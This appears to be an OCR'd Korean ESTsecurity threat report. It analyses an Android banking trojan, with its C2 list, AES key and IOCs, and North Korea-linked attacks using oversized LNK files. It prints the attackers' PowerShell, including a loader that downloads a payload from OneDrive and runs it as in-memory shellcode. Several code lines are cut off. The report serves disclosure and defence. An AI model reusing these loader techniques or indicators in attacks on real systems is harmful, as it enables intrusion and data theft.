[그림 11] 인증 번호

C2 리스트는 암호화 되어 있으며 파일의 이름을 활용한다. 해당 값은 암호문으로 AES, ECB 모드로 암호화 되어 있다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.



[그림 12] C2 리스트


복호화된 데이터는 C2 서버 주소를 나타내며 SERVER[숫자]_[C2] 형식으로 되어있다.

항목	암호화 정보 및 복호화 결과
AES KEY	jDRAhowvxkfVEr1m0000000000000000
AES MODE	ECB
SERVER39	sn2c4hg6fprb8[.]com
SERVER40	sn3isv3hf36ef[.]com
SERVER41	sn4yitf01o3pk[.]com
SERVER42	sn5us1iw4h9rv[.]com
SERVER43	sn1lwm3e04gwf[.]com
SERVER44	sn6xs1hfa6x2o[.]com

[표 6] C2 리스트


ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

앱 실행 시 나타나는 화면은 공격자가 미리 구축해둔 피싱 사이트로 구매한 적 없는 상품을 표시하는 기능을 하고 있다. [웹 페이지 링크] + GBPE/interface.html 형식으로 사용되며 구글 드라이브를 통해 사이트를 바꿀 수 있다.



[그림 13] 웹 페이지 링크

추가 앱을 설치하기 전에 업데이트 서버부터 접속해 확인한다. 이를 통해 악성 기능이 개선되면 업데이트를 할 수 있으며 [업데이트 서버] + /app2/app2.apk 형식으로 되어있다.



[그림 14] 추가 악성 앱 업데이트 서버

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

3. 결론

공격자는 정부 기관부터 금융 기관, 물류 회사까지 사칭하고 있으며 여러 가지의 피싱 사이트를 구축해둔 상태이다. 실제 사이트 이미지를 그대로 가져와 사칭하였기 때문에 구분이 어려움으로 알려지지 않은 사이트나 의심스러운 링크 접속을 조심해야 한다. 또한, 스미싱 문자 내용에 기재된 전화번호로 전화하지 않고 검색을 통한 전화번호 확인 및 주의가 필요하다.

[그림 15] 추가 피싱 화면

다음은 악성 앱 공격의 예방 및 대응 방법이다.


- 악성 앱 예방

1) 출처가 불분명한 앱은 설치하지 않는다.
2) 구글 플레이 스토어 같은 공식 사이트에서만 앱을 설치한다.
3) SMS나 메일 등으로 보내는 앱은 설치하지 않는다.

- 악성 앱 감염 시 대응

1) 악성 앱을 다운로드만 하였을 경우 파일 삭제 후 신뢰할 수 있는 백신 앱으로 검사 수행.
2) 악성 앱을 설치하였을 경우 신뢰할 수 있는 백신 앱으로 검사 및 악성 앱 삭제.
3) 백신 앱이 악성 앱을 탐지하지 못했을 경우
A. 백신 앱의 신고하기 기능을 사용하여 신고.
B. 수동으로 악성 앱 삭제

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.



[그림 16] 탐지 화면

현재 알약 M 에서는 해당 앱을 **'Trojan.Android.Banker'** 탐지 명으로 진단하고 있다.

IOC 정보

[HASH]
614441818553247860198E449A0612A5

[Phishing Site]
hxxp[:]//149.30.244[.]244

[Update Server]
149.30.244[.]21/app2/app2.apk

[C2]
45.207.34[.]246
154.197.48[.]67
sn2c4hg6fprb8[.]com
sn3isv3hf36ef[.]com
sn4yitf01o3pk[.]com
sn5us1iw4h9rv[.]com
sn1lwm3e04gwf[.]com
sn6xs1hfa6x2o[.]com

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

3

최신 보안 동향


ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

북 해킹조직, 대용량 악성 LNK 파일을 이용한 공격 진행중!

지난 2 월 북한의 지원을 받는 해킹조직의 공정거래위원회 사칭메일로 유포하는 대용량 LNK 파일에 이어 최근 국내의 정치적, 사회적 이슈를 이용한 대용량 LNK 파일 공격정황 등 LNK 파일을 악용한 대규모 공격 활동이 포착되어 사용자들의 주의가 필요합니다.


공격자들은 한미정상회담의 워싱턴선언과 비정기 세무조사 등 사용자들이 관심을 가질만한 주제로 파일명을 설정하였으며, 파일내부에 의미없는 더미값을 포함시켜 용량을 증가시킨 대용량 LNK 파일을 사용하였다는 특징이 있습니다.

'워싱턴선언, 북핵 위협 대응에 얼마나 도움이 될까.LNK' 파일의 경우 용량이 50MB 로, 내부에 무의미한 0x2019 값들이 포함되어 있습니다.



[그림 1] 악성 LNK 파일 속성

 Copyright©2022 ESTsecurity Corp.All rights reserved.


워싱턴선언, 북핵 위협 대응에 얼마나 도움이 될까.lnk

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00B27590	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	. . . . .
00B275A0	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	. . . . .
00B275B0	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	. . . . .
00B275C0	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	. . . . .
00B275D0	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	. . . . .
00B275E0	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	. . . . .
00B275F0	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	. . . . .
00B27600	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	. . . . .
00B27610	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	. . . . .
00B27620	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	. . . . .
00B27630	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	. . . . .
00B27640	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	. . . . .
00B27650	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	. . . . .
00B27660	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	. . . . .
00B27670	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	. . . . .
00B27680	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	. . . . .
00B27690	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	. . . . .
00B276A0	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	. . . . .
00B276B0	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	. . . . .
00B276C0	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	. . . . .
00B276D0	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	. . . . .
00B276E0	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	. . . . .
00B276F0	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	. . . . .
00B27700	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	. . . . .
00B27710	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	. . . . .
00B27720	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	. . . . .
00B27730	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	. . . . .
00B27740	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	. . . . .

[그림 2] LNK 파일 내부


사용자가 바로가기(LNK)를 클릭하면, PowerShell 스크립트가 실행되며 '워싱턴선언, 북핵 위협 대응에 얼마나 도움이 될까.hwp' 이름의 디코이 파일과 함께 백그라운드에서는 추가 ShellCode 를 내려받는 기능을 수행하는 '230509.bat' 파일이 자동실행 됩니다.


```
$dirPath = Get-Location;
if($dirPath -Match 'System32' -or $dirPath -Match 'Program Files')
{$dirPath = '%temp%'};

$lnkpath = Get-ChildItem -Path $dirPath -Recurse *.lnk ^| where-object {$_.
Select-Object -ExpandProperty FullName;
$pdfFile = gc $lnkpath -Encoding Byte -TotalCount 00062888 -ReadCount 0006
$pdfPath = '%temp%\워싱턴선언, 북핵 위협 대응에 얼마나 도움이 될까.hwp';
sc $pdfPath ([byte[]]($pdfFile ^| select -Skip 004008)) -Encoding Byte; ^&
$exeFile = gc $lnkpath -Encoding Byte -TotalCount 00066145 -ReadCount 0006
$exePath = '%temp%\230509.bat';
sc $exePath ([byte[]]($exeFile ^| select -Skip 00062888)) -Encoding Byte;
^& $exePath;
```

[그림 3] 실행되는 PowerShell 스크립트 화면

공격자는 HWP 디코이 파일 내용에 현재 실제로 운영 중인 온라인 저널리즘 매체의 블로그 포스팅을 그대로 사용하여 사용자들의 의구심을 낮추는 치밀함을 보였습니다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.






[그림 4] HWP 디코이 파일(상) 및 실제 미디어 칼럼(하)

 Copyright©2022 ESTsecurity Corp.All rights reserved.

```
$d="https://api.onedrive.com/v1.0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL2kvcyFBaFhFWExKU05N
$bb='[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr a,u
Add-Type -MemberDefinition $bb -Name "BBB" -PassThru;$ddd='[DllImport("kernel32.dll
WaitForSingleObject(IntPtr a,uint b);';$fff=Add-Type -MemberDefinition $ddd -Name "
$e=112;
do {
    try {
    $c.Headers["user-agent"] = "connnecting...";
    $xmpw4=$c.DownloadData($d);
    $x0 = $b::GlobalAlloc(0x0040, $xmpw4.Length+0x100);
    $old = 0;
    $aab::VirtualProtect($x0, $xmpw4.Length+0x100, 0x40, [ref]$old);
    for ($h = 1;$h -lt $xmpw4.Length;$h++)
    {
        [System.Runtime.InteropServices.Marshal]::WriteByte($x0, $h-1, ($xmpw4[$h]
    };

    try {
    throw 1;
    }
    catch {
    $handle=$ccc::CreateThread(0,0,$x0,0,0,0);
    $fff::WaitForSingleObject($handle, 500*1000);
    };
```


[그림 5] 230509.bat

'비정기 세무조사 통지서.hwp.lnk' 파일은 '22 귀속_부가가치세_면세사업자_사업장_현황신고..rar' 압축파일 내 정상 HWP 2 개와 함께 유포되었으며, 해당 LNK 파일 역시 0x90 더미값이 다수 포함된 약 1GB 의 대용량 파일입니다.



[그림 6] RAR 파일

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.




[그림 7] 악성 LNK 파일 속성

사용자가 파일명에 속아 해당 LNK를 실행하는 경우, '비정기 세무조사 통지서.hwp' 디코이 파일과 함께 악성정보탈취 및 다운로드 스크립트가 실행됩니다.

```
$HoeWvgXXHFgxuaUL = Get-ChildItem -Path $HcDBucufyTEn -Recurse *.lnk | where-object
{$_.length -eq 0x4453A698} | Select-Object -ExpandProperty FullName;
if($HoeWvgXXHFgxuaUL.length -eq 0)
{
    $HcDBucufyTEn = $env:Temp;$
    HoeWvgXXHFgxuaUL = Get-ChildItem -Path $HcDBucufyTEn -Recurse *.lnk | where-object
    {$_.length -eq 0x4453A698} | Select-Object -ExpandProperty FullName;
};

$HcDBucufyTEn = Split-Path $HoeWvgXXHFgxuaUL;
$ZnmujmxVU = New-Object System.IO.FileStream($HoeWvgXXHFgxuaUL,
[System.IO.FileMode]::Open, [System.IO.FileAccess]::Read);
$ZnmujmxVU.Seek(0, [System.IO.SeekOrigin]::Begin);
$osiJUVdRVsHMxU = New-Object byte[] 0x000194CB;
$ZnmujmxVU.Read($osiJUVdRVsHMxU, 0, 0x000194CB);
$ZnmujmxVU.Close();

Remove-Item -Path $HoeWvgXXHFgxuaUL -Force;
$RcmUctOQUo = $HcDBucufyTEn + '\' +
[regex]::unescape('\uBE44\uC815\uAE30\u0020\uC138\uBB34\uC870\uC0AC\u0020\uD1B5\uC9C0\uC11C\
u002E\u0068\u0077\u0070');
sc $RcmUctOQUo ([byte[]]($osiJUVdRVsHMxU | select -Skip 0x00002450 -First 0x00016600))
-Encoding Byte;& $RcmUctOQUo;$fZEfulylSUjvg=$env:public + '\' + '05734.zip';
